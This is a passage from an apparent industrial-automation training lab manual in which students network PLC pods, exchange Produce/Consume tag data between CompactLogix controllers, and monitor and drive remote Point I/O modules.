
You have been assigned an area of the plant and therefore you have been assigned IP Addresses for your Click PLC, your student laptop as well as you already know the IP Addresses of your CompactLogix PLC, the PanelView HMI, the Stratix 5700 switch and the remote Point I/O blocks.

Objectives


- Connect Pods to a central L3 switch at the front of the room and monitor for connectivity to all pods

Task 1 -- Verify classroom connectivity

1. Ensure the classroom Ethernet cable (white) from the in-classroom server rack to your Pod and is connected to the Stratix 5700 Ethernet switch Gigabit port 1 indicated by the *Red* box pictured below.



2. Open up RSLinx and you should be able to expand all pod Ethernet /IP devices and see all PLC's, Stratix 5700 switches, PanelViews and Point I/O blocks



Specifically, the Cisco switches have been configured to allow directed broadcast on each VLAN in order for RSLinx to be able to discover devices across all VLANS


Per Rockwell Automation's technical knowledgebase articles, VLAN segmented networks require additional switch configuration. IP directed broadcast needs to be configured in the layer 3 switch / router to see devices from other VLANs when using the EtherNet/IP driver because EtherNet/IP uses broadcast for discovery.

Task 2 -- Download ladder logic

1. Coordinate between either Student 1 or Student 2 to download your area's Studio 5000 program. Open and download the associated *ACD* project file for your Pod within the folder `Lab Files\Lab 2.1\Allen-Bradley\Pod(#)\`.

> **Example**
>
> If you are in the Raw Ingredients area and you are on Pod 2, you will open and download the *ACD* project file within the folder `Lab Files\Lab 2.1\Allen-Bradley\Pod01\`.

Each area CompactLogix controller program has been configured to look at the other pods assigned to their area to send and consume data from each other's pods. The CompactLogix controllers support a "Produce" and "Consume" model where one CompactLogix controller can produce data to a consumer and vice versa it can "Consume" data from a CompactLogix controller that is producing data.




Once all the pods have been downloaded with their Section 2, Lab 1 Studio 5000 file, each student should be able to look in the LocalPodConsumeXX[0] through LocalPodConsumeXX[8]. "XX" is equal to the Pod # of the data array you are consuming. For instance, in our example we see LocalPodConsume02 represents consuming data from Pod 02. If your array is LocalPodConsume08, then you would be consuming data from Pod 08.

In the example below, Pod 1 is consuming data from Pod 2. The tag array name is "LocalPodConsume02" it is an array of 9 integers (starting at location [0]. The value in array location [0] is the temperature probe from Click 1 that is reading 86.

LocalPodConsume02	{...}
LocalPodConsume02[0]	86
LocalPodConsume02[1]	0
LocalPodConsume02[2]	2
LocalPodConsume02[3]	2
LocalPodConsume02[4]	2
LocalPodConsume02[5]	2
LocalPodConsume02[6]	2
LocalPodConsume02[7]	2
LocalPodConsume02[8]	2
LocalPodProduceArray	{...}
LocalPodProduceArray[0]	4009
LocalPodProduceArray[1]	84
LocalPodProduceArray[2]	1
LocalPodProduceArray[3]	1
LocalPodProduceArray[4]	1
LocalPodProduceArray[5]	1
LocalPodProduceArray[6]	1
LocalPodProduceArray[7]	1
LocalPodProduceArray[8]	1

If we continue to look at our example, looking at the "LocalPodProduceArray", we are producing this array to the interested clients. From this screen shot, we cannot tell which pods maybe consuming our data. We can limit the number of subscribers in a configuration option not shown in this screen capture.



LocalPodConsume02	{...}
LocalPodConsume02[0]	86
LocalPodConsume02[1]	0
LocalPodConsume02[2]	2
LocalPodConsume02[3]	2
LocalPodConsume02[4]	2
LocalPodConsume02[5]	2
LocalPodConsume02[6]	2
LocalPodConsume02[7]	2
LocalPodConsume02[8]	2
LocalPodProduceArray	{...}
LocalPodProduceArray[0]	4009
LocalPodProduceArray[1]	84
LocalPodProduceArray[2]	1
LocalPodProduceArray[3]	1
LocalPodProduceArray[4]	1
LocalPodProduceArray[5]	1
LocalPodProduceArray[6]	1
LocalPodProduceArray[7]	1
LocalPodProduceArray[8]	1

2. Making sure you have downloaded Section 2, Lab 1 Allen-Bradley PLC file and are online with your Pod's CompactLogix PLC, open the Controller Tags window. Scroll down to LocalPodConsume[xx] where "xx" represents the Pod number of the data you are consuming. You should see the temperature reading from the Click PLC's thermocouple that is connected to the Pod you are consuming data from. Go ahead and walk over to the Pod's Click you are consuming and verify the temperature reading. You can ask the person whose data you are consuming to hold onto the Click's thermocouple to watch the temperature change.

LocalPodConsume02	{...}
LocalPodConsume02[0]	86
LocalPodConsume02[1]	0
LocalPodConsume02[2]	2
LocalPodConsume02[3]	2
LocalPodConsume02[4]	2
LocalPodConsume02[5]	2
LocalPodConsume02[6]	2
LocalPodConsume02[7]	2
LocalPodConsume02[8]	2
LocalPodProduceArray	{...}
LocalPodProduceArray[0]	4009
LocalPodProduceArray[1]	84
LocalPodProduceArray[2]	1
LocalPodProduceArray[3]	1
LocalPodProduceArray[4]	1
LocalPodProduceArray[5]	1
LocalPodProduceArray[6]	1
LocalPodProduceArray[7]	1
LocalPodProduceArray[8]	1

We also see that we are producing the array data named "LocalPodProduceArray". Temperature readings from the Click 1 and Click 2 PLCs' are copied into array value [0] and [1] respectively for the subscribers or consumers to use. Go ahead and hold onto your Click PLC's thermocouple and watch the temperature data change.

LocalPodProduceArray	{...}
LocalPodProduceArray[0]	86
LocalPodProduceArray[1]	0
LocalPodProduceArray[2]	2
LocalPodProduceArray[3]	2
LocalPodProduceArray[4]	2
LocalPodProduceArray[5]	2
LocalPodProduceArray[6]	2
LocalPodProduceArray[7]	2
LocalPodProduceArray[8]	2
LocalPodConsume01	{...}
LocalPodConsume01[0]	4009
LocalPodConsume01[1]	84
LocalPodConsume01[2]	1
LocalPodConsume01[3]	1
LocalPodConsume01[4]	1
LocalPodConsume01[5]	1
LocalPodConsume01[6]	1
LocalPodConsume01[7]	1
LocalPodConsume01[8]	1

Producing data to interested consumers is a typical method to send data from lower-level automation devices to other PLC's that require data. This method reduces the need for lower-level automation devices to support multiple connections from interested data consumer but rather allows the PLC to produce the information on behalf of the lower level and possibly lower horsepower device.

Questions

1. What indication did you see from Studio 5000 if one of the pods are not communicating?

   _____
   _____
   _____

2. If we look in the Studio 5000 CompactLogix programming environment, why are the other Pod PLC's mapped under the I/O configuration tab? _____

   _____
   _____

3. What is a possible purpose of Controller to Controller communications?

   _____
   _____
   _____

Exercise Takeaways

When we connected our Pods together, we start to connect our "System of Systems". Peer to Peer messaging, Produce and Consume tags configurations and programming the PLC's from anywhere becomes possible. It also starts to open up our PLC and HMI systems to traffic from the Enterprise and other parts of our plant. We can start to see how connectivity for data sharing is powerful but also simple DoS attacks and unwanted traffic can affect our PLC systems.

Lab 2.2 -- Remote I/O

Background


Total Lab Time: 10 minutes

Objectives

- Connect Pods to remote I/O and monitor

Task 1 -- Monitor Remote I/O for open circuit

On each pod there are Point I/O also know more commonly as remote I/O. Remote I/O simply means "remote from the PLC's backplane". In this particular case, there are two remote I/O cards, the left card is an analog input module that will measure 0-10VDC. The right remote I/O card is an analog output card that is capable of 0-20ma or 4-20ma.



In order for the CompactLogix to understand it's supposed to control remote I/O, there is an I/O Configuration section in the Studio 5000 programming suite. The ladder logic designer will map these remote I/O points into the program through a module selection wizard that include the IP Address of the remote I/O adapter. We will now look at the remote I/O mapping.


1. Open your Studio 5000 programming software and open your last project and go online. If you are in the Raw Ingredients area and you are on Pod 2, you will go to the `Allen-Bradley Ladder Logic` folder, Section 2 Lab 1 and open `RawPod01Lab02.1.acd` and go online with your CompactLogix controller.

2. Once you are online, open up Controller Tags and scroll down to the tags named "Pod[x]RemoteIO:2:I" where "x" is your pod number.

3. If you expand that tag, you will find each channel has a fault bit named "Pod[x]RemoteIO:2:I.Ch#Fault" where "x" is the pod number and # is the channel number. If you have an open circuit, you will see this fault bit go from a "0" value to a "1" value. If the wiring does not have an open circuit and is wired as expected, you will see this fault bit have a value of "0".


   In our example below, channel 0 does not have a fault where channel 1 does have a fault. If you have an open circuit, you will either need to check the wiring of the LED to make sure the connections are tight, or your LED is burned out and you will need a new LED.

> **Note**
>
> In most cases if you have a fault the LED wires are not firmly connected to the terminal strip. Please check with your instructor to have an interactive troubleshooting session to solve the issue.




Task 2 -- Send analog values from PLC to Remote I/O

1. Each analog output channel has an LED with a built-in resistor connected to each channel respectively. You will take turns sending current to each channel to illuminate the LED.
2. Start with Pod[x]. RemoteIO:2:O:CH0Data with a value of zero where "x" is your Pod number.



3. Now on the Monitor Tags tab, enter a value of 100 into the Pod[x]RemoteIO:2:O:CH0Data tag where "x" is your Pod number. Increase this tag value up to 1000 and see how the LED changes in intensity. You can also change the output value of the second LED by entering values into the Pod[x]RemoteIO:2:O:CH1Data tag where "x" is your Pod number.



4. Put the Pod[x]RemoteIO:2:O:CH0Data and tag Pod[x]RemoteIO:2:O:CH1Data values back to zero where "x" is your Pod number.

Questions

1. What are the benefits of using remote I/O being controlled over a network?

   _____

   _____

   _____

2. What are the challenges to controlling remote I/O over a network?

   _____

   _____

   _____

3. Can remote I/O be controlled over standard Ethernet?

   _____

   _____

   _____

Exercise Takeaways

Remote I/O is popular because it can save on wiring costs because most I/O subsystems are done through a network topology. Not all remote I/O protocols are supported by Commercial Off the Shelf (COTS) technologies because the process will not tolerate the jitter and non-deterministic nature of COTS networking protocols. The process you are controlling determines the network and remote I/O requirements. Each ICS vendor will have solutions to meet the customer's process requirements.

Lab 2.3 -- Validate Functionality

Background

Total Lab Time: 10 minutes

Objectives

